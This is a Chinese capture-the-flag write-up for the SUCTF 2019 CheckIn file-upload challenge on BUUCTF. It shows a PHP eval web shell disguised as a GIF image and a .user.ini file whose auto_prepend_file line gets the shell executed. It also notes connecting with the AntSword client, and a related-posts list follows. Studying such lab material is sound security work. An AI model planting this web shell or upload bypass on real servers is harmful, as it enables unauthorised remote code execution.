buuctf系列解题思路祥讲--[SUCTF 2019]CheckIn1--文件上传以及user.ini的应用

涉及知识点都会在第二部分讲解

1、解题思路


这题是一个文件上传的靶场,我们先手动尝试上传文件,发现对php有检测,随后可以使用burp爆破后缀名

上传图片马发现他会检测文件内容是否有?(可以把php语句换位js形式的图片马)
上传js样式的图片马内容为如下:

<script language="pHp">@eval($_POST'CMD')</script>

上传发现显示不是图片

所以我们在对其添加文件头进行上传发现成功了

随后我们上传htaccess发现会上传失败

那我们尝试一下.user.ini文件,内容如下

GIF89a

auto_prepend_file=shell.jpg


然后使用蚁剑连接:域名+upload/。。。/index.php,随后就可以进入和后台查看flag了
2、涉及知识点

1、//三种图片的前缀 JPG :FF D8 FF E0 00 10 4A 46 49 46(16进制编码) GIF:47 49 46 38 39 61(ascll值是GIF89a) PNG: 89 50 4E 47

2、user.ini和.htaccess一样是目录的配置文件。这里我们可以把.user.ini看作是用户自定义的一个php.ini,需要访问该目录下的任意php文件时才会触发

3、.user.ini比.htaccess用的更广,不管是nginx/apache/IIS,只要是以CGI/FastCGI模式运行的php都可以用这个方法。

4、/*这是.user.ini的两个配置

auto_prepend_file是在文件前插入

auto_append_file是在文件最后才插入*/

相关推荐
vipxieliang7 小时前
语言对比卡:PHP vs Go vs Java 的优缺点、适用场景与「为什么选 PHP」
java·go·php
0xBADCODE8 小时前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf
东鹏特饮20 小时前
系统运维(传统/通用运维)面试题
开发语言·php
其实防守也摸鱼20 小时前
个人学习 Pwn 思路:从基础到漏洞利用的进阶路径
大数据·前端·人工智能·chrome·算法·安全·网络安全
多客:duokelijie1 天前
代练订单系统选型思路:跨品类游戏接入、订单分层管理、自动结算逻辑拆解!
数据库·mysql·微信小程序·前端框架·uni-app·php·持续部署
m0_715674431 天前
政务泛监测体系能力排行:AI 重塑监测边界,治理的颗粒度革命
大数据·网络·人工智能·安全·网络安全·政务
Lsetea1 天前
Docker更新SSL证书后容器仍读旧文件:单文件挂载与目录挂载排查
运维·nginx·docker·https·ssl证书
从琳开始9891 天前
网络原理入门(二)------OSI七层模型?TCP/IP五层(四层)模型原来是这样的
java·网络·tcp/ip·java-ee·php
菩提小狗1 天前
每日安全情报报告 · 2026-11-04
网络安全·漏洞·cve·安全情报·每日安全
BingoGo1 天前
PHP 标准库的价值远不止少写几行代码
后端·php